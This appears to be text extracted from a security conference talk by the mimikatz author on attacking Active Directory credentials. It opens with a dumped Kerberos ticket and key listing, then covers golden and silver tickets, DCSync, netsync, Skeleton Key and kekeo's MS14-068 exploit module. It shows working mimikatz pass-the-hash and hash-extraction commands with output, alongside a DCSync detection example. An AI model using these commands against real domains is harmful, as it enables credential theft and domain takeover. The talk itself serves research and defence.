* Encrypted : 0x00000000000000000000000000000000
* Link-Key : 16cf78b3104cc0fa91940637aaa0db0a89d416dc22a978
* SPN : ac@539f8ce283e046ea19x7af2f43184a
Ticket : 0x000000012 - aes256_hmac ; kmcn = 3 ; ...
[Group 1 - cClient Ticket]
[0x00000000]
* Start/End/MaxLifetime: 04/05/2015 23:13:55 ; 05/05/2015 09:18:55 ; 11/05/2015 23:13:55
* Service Name (0x7) : krbtgt ; corp.LOCAL ; @ CORP.LOCAL
* Target Name (0x7) : krbtgt ; corp.local ; corp.LOCAL ; @ CORP.LOCAL
* Client Name (0x3) : Administrateur ; @ CORP.LOCAL ; ( corp.LOCAL )
* TFlags 40100000 : forwardable ; pre-authent ; initial ; renewable ; forwardable
* Session Key : 0x000000012 - aes256_hmac ; kmcn = 2 ; ...
* Encrypted : 0x007edee6934e81e2923137495687bf32340731f089679c8
* Encrypted : 0x00000000000000000000000000000000
* Link-Key : 1705996733236e5e209a67f042b90710143cecd8b46bbe3901fb1c1c01b86f4566eff4e
* Encrypted : 7941a4d377603ef7eeaa811e62e8284b874463f0ef1f202467aef4fd58dd2
Ticket : 0x000000012 - aes256_hmac ; kmcn = 2 ; ...
[Group 2 - ticket granting ticket]
[0x00000000]
* Start/End/MaxLifetime: 04/05/2015 23:13:55 ; 05/05/2015 09:18:55 ; 11/05/2015 23:13:55
* Service Name (0x7) : krbtgt ; corp.LOCAL ; @ CORP.LOCAL
* Target Name (0x7) : krbtgt ; corp.local ; corp.LOCAL ; @ CORP.LOCAL
* Client Name (0x3) : Administrateur ; @ CORP.LOCAL ; ( corp.LOCAL )
* TFlags 40100000 : forwardable ; pre-authent ; initial ; renewable ; forwardable
* Session Key : 0x000000012 - aes256_hmac ; kmcn = 2 ; ...
* Encrypted : 0x007edee6934e81e2923137495687bf32340731f089679c8
* Encrypted : 0x00000000000000000000000000000000
* Link-Key : 1705996733236e5e209a67f042b90710143cecd8b46bbe3901fb1c1c01b86f4566eff4e
* Encrypted : 7941a4d377603ef7eeaa811e62e8284b874463f0ef1f202467aef4fd58dd2
Ticket : 0x000000012 - aes256_hmac ; kmcn = 2 ; ...
* Username : WWA-LBD18K9PQGS
* Domain : corp.local
* Password : (null)
Session Key : 0x000000011 - aes256_hmac ; kmcn = 2 ; ...
User Name : DWW-2
Domain : (null)
Logon Server : (null)
Logon Time : 04/05/2015 23:13:55
SID : S-1-5-21-4098532473-110904471-752328080-500
* Username : Administrateur
* Domain : CORP.LOCAL
* Password : (null)
* Kerb.Tgt : 16cf78b3104cc0fa91940637aaa0db0a89d416dc22a978
* LSA Isolated Data: KerberosKey
* Link-Key : 7234666cde05ca719041768c59c3ed41b65c83a7064bf75751036405d
* Encrypted : 0x02b032480aaf1537cc68890c7a513055f97c50cf338e59244d6b06cf
rc4_hmac_0ffd
* LSA Isolated Data: KerberosKey
* Link-Key : 0001fffe14e7005cacf42122560a28beda3932ab24bcdc70de10dd1
* Encrypted : 8ebc7b1ac8c187cabb401d89e81041d9
rc4_hmac_0ffd
* LSA Isolated Data: KerberosKey
* Link-Key : 1fc381bdfe3c4a97b66cfc98ec2f4c65a448c69b6d029020767ba15164787403e349c647560b086f21f79b
* Encrypted : f3a66467f9a87f5d2de29adcb93fe78
rc4_hmac_0ffd
* LSA Isolated Data: KerberosKey
* Link-Key : 238ef2f2693f354cc9f9cde9a7962a53cf70b5583c7f47014dd559022d407f8cc0f8656f963eac0b9cb5f4a4da4290
* Encrypted : 7bebcb4a9e360854a28bcdfcb6992a4
```



Windows 10 - Credential Guard without B.S.



💡 A lot of potential

- Remote Credential Guard (cool ☺)
 - Kerberos
 - NTLM ?
- SmartCard PIN code ?
- DPAPI ? (no, not the NG)
 - Private Key (even legacy ones)
 - Domain Passwords ?
- SAM ?
 - Yep, even DSRM,
- Domain controller sensitive operations ?
 - Kerberos PAC Signature ?



memegenerator.net



What now ?

- ➲ Previous credentials stealing techniques can't work anymore in the same way
 - I'm lazy (*attackers too*)
- ➲ There are several ways to obtain information or gain privileges by normal protocols/operations and logical approach
 - [MS-DRSR] - Directory Replication Service
 - [MS-NRPC] - Netlogon Remote Protocol
 - [MS-BKRP] - BackupKey Remote Protocol
 - [MS-LSAD] - Local Security Authority (Domain Policy) Remote Protocol
 - [MS-PAC] - Privilege Attribute Certificate Data Structure
 - Kerberos
 - [MS-KILE] - Kerberos Protocol Extensions
 - [MS-SFU] - Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol
 - ...
- ➲ By example: Duqu 2.0 @ Kaspersky relied on a **very logical attack** on Microsoft PAC Signature in Kerberos tickets (MS14-068 – user to Domain Admin/Enterprise Admin)
 - [https://securelist.com/files/2015/06/The Mystery of Duqu 2 0 a sophisticated cyberespionage actor returns.pdf](https://securelist.com/files/2015/06/The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf)

A lots of sexy names!



Various methods

Golden tickets

- Access to all the domain with 1 secret ☺
- *Who said « forest »?*




Silver tickets

- Access to a service (usually a server/computer)
- Silver is the new ~~black~~ pass-the-hash



DPAPI Backup key:

- Offline: by retrieving the “*~never changed master DPAPI key*”
 - Access to secrets of all users of the domains
- Online: accessing our own secrets without knowing our password
 - Domain Passwords too
 - Useful for malware ☺






Various methods

💡 Skeleton Key: why steel passwords when you can use your own everywhere?

- <https://www.secureworks.com/research/skeleton-key-malware-analysis>



💡 Play with your SID !

- With sidHistory : be “Domain admins” without being “Domain admins”
- Transform yourself as a domain controller to avoid logs 😊





mimikatz :: DCSync

- ➊ DCSync was originally a standalone program co-developed with **Vincent LE TOUX** (<http://www.mysmartlogon.com>)
 - ➋ It was followed by
 - Impacket, **Alberto Solino** (<https://github.com/CoreSecurity/impacket>)
 - DSInternals, **Michael Grafnetter** (<https://www.dsinternals.com/en/>)
 - These guys rock !
-
- ➌ DCSync is now fully integrated in **mimikatz** (`/sadump::dcsync`) to take benefit of all its functions



<https://twitter.com/subTee/status/637469004987129856>



mimikatz :: DCSync

🥝 **DCSync** is a new way to get Credential from the Active Directory...

- Without file on disk or memory
- Without shellcode in memory
- Without process dumping
- Without filebackup/shadow copy/physical access.

🥝 Like others, it needs some specific rights

- Administrator
- Domain controller

🥝 All is made **remotely**, by official RPC

- default: no LOG when using a DC account !





mimikatz :: DCSync

💡 **DCSync** will “mimic” API calls used in DC synchronization (**MS-DRSR**).

– DCs exchange objects modification. One modification can be, of course, sensitive data

DRSBind (standard)

- To get a handle to the DC as a normal user (it's enough here)

DRSDomainControllerInfo

- To get NtDsDsaObjectGuid of one DC in the domain

DRSCrackNames

- To translate the user/object name in a GUID

DRSUnbind (standard)

- To release the standard handle (we don't need it anymore)

DRSBind (DC)

- To get a handle to the DC as another DC (using NtDsDsaObjectGuid)

DRSGetNCChanges

- To obtain all change of the targeted object (using its GUID)

DRSUnbind (DC)

- To release the DC handle (we don't need it anymore)



Demo !

mimikatz 2.0 alpha x86 (oe.eo)

```
#####
# ^ #
# { } # /* * *
# < > # Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
# v # http://blog.gentilkiwi.com/mimikatz (oe.eo)
##### with 15 modules * * */

mimikatz # coffee
(( ))
(____)

mimikatz # markruss
Sorry you guys don't get it.

mimikatz #
```

OH NO,
NOT THIS SHIT AGAIN

Evaluation copy, build 9879



mimikatz :: netsync



[MS-DRSR] DCSync is easy to spot:

Réplication malveillante de services d'annuaire

Des demandes de réplication malveillantes ont été réalisées avec succès par 2 comptes depuis HACK-1 sur SRVCHARLY.

07/12/2016 02:34 > 03:35

HACK-1

Date	Compte	Résultat	Contrôleur
07/12/2016 02:34	delegator	Réussite	SRVCHARLY
07/12/2016 03:35	Benjamin	Réussite	SRVCHARLY

* Connexion au réseau local ((host 192.168.0.241) and not arp) [Wireshark 1.12.8 (v1.12.8-0-g5b6e543 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internets Help

Filter: rpc_netlogon Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
48	0.005652000	192.168.0.251	192.168.0.241	RPC_NETLOGON	316	NetrServerReqChallenge request,
49	0.005972000	192.168.0.241	192.168.0.251	RPC_NETLOGON	206	NetrServerReqChallenge response
60	0.010681000	192.168.0.251	192.168.0.241	RPC_NETLOGON	362	NetrServerAuthentificate2 request
61	0.011438000	192.168.0.241	192.168.0.251	RPC_NETLOGON	210	NetrServerAuthentificate2 response
72	0.012488000	192.168.0.251	192.168.0.241	RPC_NETLOGON	370	NetrServerTrustPasswordsGet request
73	0.013193000	192.168.0.241	192.168.0.251	RPC_NETLOGON	242	NetrServerTrustPasswordsGet response

mimikatz 2.1 x64 (oe.eo)

```
#####
minikatz 2.1 (x64) built on May 25 2016 08:19:15
#^ ^#
"A La Vie, A L'Amour"
## / \ ## /* * */
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/minikatz (oe.eo)
## n ## with 19 modules + + +
```

minikatz # privilege::debug
Privilege '20' OK

minikatz # sekurisa::pth /user:dc\$ /domain:lab.local /ntlm:d73fb3fc17f7cee7cfab94e93b265754 /impersonate
user : dc\$
domain : lab.local
program : C:\Users\Gentil Kiwi\Desktop\minikatz.exe
impers. : yes
NTLM : d73fb3fc17f7cee7cfab94e93b265754
| PID 3864
| TID 3856
| LUID 0 ; 1888397 (00000000:001cbd05)
| msv1_0 - data copy @ 0000000000400c90 : OK !
| Kerberos - data copy @ 00000000004c2f68
| aes256_hmac -> null
| aes128_hmac -> null
| rc4_hmac_nt OK
| rc4_md4 OK
| rc4_hmac_nt_exp OK
| rc4_hmac_old_exp OK
| *Password replace -> null
** Token Impersonation **

minikatz # lsadump::netsync /dc:dc.lab.local /user:dc\$ /ntlm:d73fb3fc17f7cee7cfab94e93b265754 /account:client\$
Account: client
NTLM : 2c0f974d1d3bdFd719fb3e9ff5d6147b
NTLM-1 : 31d6cfe0d16ae931b73c59d7e0c089c0



[MS-NRPC] What about NetLogon ? ☺

– Now limited to ‘not user accounts’, but:

- Silver tickets are so cool
- Account type can be modified, even temporary



kekeo is a Kerberos tools suite ☺

I've made it external to **mimikatz** for two reasons

- I hate to code network related stuff ;
- It uses an external commercial ASN.1 library inside
 - It was hard for me to make it works with others...but **OSS/Nokalva** teams was kind enough to offer me a 'limited' license ☺
 - It seems quite close to some Microsoft code ;)

It includes


- **ms14068** to exploit MS14-068 (authenticated user to DA/EA/DC\$ avoiding KDC signature check)
- **ms11013** to exploit MS11-013 (authenticated user to DA/EA/DC\$ avoiding * signature check)
- **asktgt** to authenticate against a KDC with various methods (*including pkinitmustiness* stuff), and get a TGT
- **asktgs** to request service tickets from a TGT (or renew)
- **aoratopw** to change a password for a user from its keberos key (not reseting it)
- **kirbikator** to convert tickets between kirbi/wce/ccache/LSA format
- **pkinitmustiness** ☺
- **s4u** to play with delegation (S4U2Self & S4U2Proxy)
- **kerbstorm** /






A little reminder about Kerberos authentication

How does it works ?





A little reminder about Kerberos authentication



- ➊ The KDC will validate the authentication if it can decrypt the timestamp with the long-term user key (for RC4, the NTLM hash of the user password)
- ➋ It issues a **TGT** representing the user in the domain, for a specified period



A little reminder about Kerberos authentication

🥝 But what about Smartcard, Token, ...





Kerberos authentication






Kerberos authentication

Password mode

- >Passwords lead to symmetric keys




Kerberos authentication

RSA Mode

Smartcards/tokens lead to asymmetric keys

```
(58,77) SEQUENCE
  C (60,30) CONTEXT SPECIFIC (0) timestamp
  C (92,11) CONTEXT SPECIFIC (1)
  C (105,3) CONTEXT SPECIFIC (2)
  C (110,17) CONTEXT SPECIFIC (3)
  (112,15) GENERALIZED TIME : '20161216223126Z'
  C (129,6) CONTEXT SPECIFIC (4)
    (131,4) INTEGER : '1853451123'
```



```
(4,9) OBJECT IDENTIFIER : signedData : '1.2.840.113549.1.7.2'
C (15,2008) CONTEXT SPECIFIC (0)
  (19,2004) SEQUENCE
    (23,1) INTEGER : '3'
    (26,11) SET
      (39,96) SEQUENCE
        (41,7) OBJECT IDENTIFIER : '1.3.6.1.5.2.3.1'
        C (50,85) CONTEXT SPECIFIC (0)
          (52,83) OCTET STRING
            (54,81) SEQUENCE
              C (56,79) CONTEXT SPECIFIC (0)
                (58,77) SEQUENCE
                  C (60,30) CONTEXT SPECIFIC (0)
                  C (92,11) CONTEXT SPECIFIC (1)
                  C (105,3) CONTEXT SPECIFIC (2)
                  C (110,17) CONTEXT SPECIFIC (3)
                  (112,15) GENERALIZED TIME : '20161216223126Z'
                  C (129,6) CONTEXT SPECIFIC (4)
                    (131,4) INTEGER : '1853451123'
```

signed timestamp
+ public key

